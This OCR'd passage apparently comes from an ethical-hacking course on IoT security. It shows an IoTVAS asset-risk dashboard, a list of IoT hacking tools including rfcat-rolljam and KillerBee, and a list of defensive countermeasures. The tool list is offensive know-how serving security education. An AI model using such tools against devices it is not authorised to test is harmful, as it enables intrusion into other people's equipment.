


IoTVAS
Default (Admin)
Dashboard
Assets Summary
721 Unique Assets
8 Outdated Assets
8 Retired Assets
3 Critical Risk Assets
8 High Risk Assets
7 Medium Risk Assets
4 Low Risk Assets
5 Assets with Default Accounts
5 Assets with Configuration Issues
6 Assets with Crypto Materials
3 Assets with Critical Risk Components
7 Assets with High Risk Components
7 Assets with Medium Risk Components
4 Assets with Low Risk Components
Top 10 Vendors
Axis
Polycom
HP
Zebra
0
3
6
9
12
Device Types
7.7%
92.3%
IP Camera - 12
Printer/Scanner/Fax - 1

Figure 18.64: Screenshot of IoTVAS

Listed below are some additional tools to perform IoT hacking:


- Firmwalker (*https://github.com*)
- rfcat-rolljam (*https://github.com*)
- KillerBee (*https://github.com*)
- GATTack.io (*http://www.gattack.io*)
- JTAGULATOR® (*http://www.grandideastudio.com*)



LO#04: Explain IoT Attack Countermeasures

IoT Attack Countermeasures

This section discusses various IoT security measures, device management, and security tools that can be used to prevent, protect, and recover from various types of attacks on IoT devices and their networks. Following these countermeasures, organizations can implement proper security mechanisms to protect the confidential information transmitted between the devices and the corporate network.



How to Defend Against IoT Hacking

1. Disable the "**guest**" and "**demo**" user accounts if enabled
2. Use the "**Lock Out**" feature to lock out accounts for excessive invalid login attempts
3. Implement **strong authentication** mechanisms
4. **Locate control system** networks and devices behind firewalls and isolate them from the business network
5. Implement **IPS** and **IDS** in the network
6. Implement **end-to-end encryption** and use Public Key Infrastructure (PKI)
7. Use **VPN architecture** for secure communication
8. Deploy security as a **unified**, **integrated system**
9. Allow only **trusted IP addresses** to access the device from the Internet
10. Disable **telnet** (port 23)
11. Disable the **UPnP port** on routers
12. Protect the devices against **physical tampering**
13. **Patch vulnerabilities** and **update the device firmware** regularly
14. **Monitor traffic on port 48101** as infected devices attempt to spread malicious file using port 48101

How to Defend Against IoT Hacking

- Disable the "guest" and "demo" user accounts if enabled.
- Use the "Lock Out" feature to lock out accounts for excessive invalid login attempts.
- Implement a strong authentication mechanism.
- Locate control system networks and devices behind firewalls, and isolate them from the business network.
- Implement IPS and IDS in the network.
- Implement end-to-end encryption and use public key infrastructure (PKI).
- Use VPN architecture for secure communication.
- Deploy security as a unified, integrated system.
- Allow only trusted IP addresses to access the device from the Internet.
- Disable telnet (port 23).
- Disable the UPnP port on routers.
- Protect the devices against physical tampering.
- Patch vulnerabilities and update the device firmware regularly.
- Monitor traffic on port 48101, as infected devices attempt to spread the malicious file using port 48101.

- Position of mobile nodes should be verified with the aim of referring one physical node with one vehicle identity only, which means one vehicle cannot have two or more identities.
- Data privacy should be implemented; therefore, the user's account or identity should be kept protected and hidden from other users.
- Data authentication should be performed to confirm the identity of the original source node.
- Maintain data confidentiality using symmetric key encryption.
- Implement a strong password policy requiring a password at least 8–10 characters long with a combination of letters, numbers, and special characters.
- Use CAPTCHA and account lockout policy methods to avoid brute-force attacks .
- Use devices made by manufacturers with a track record of security awareness.
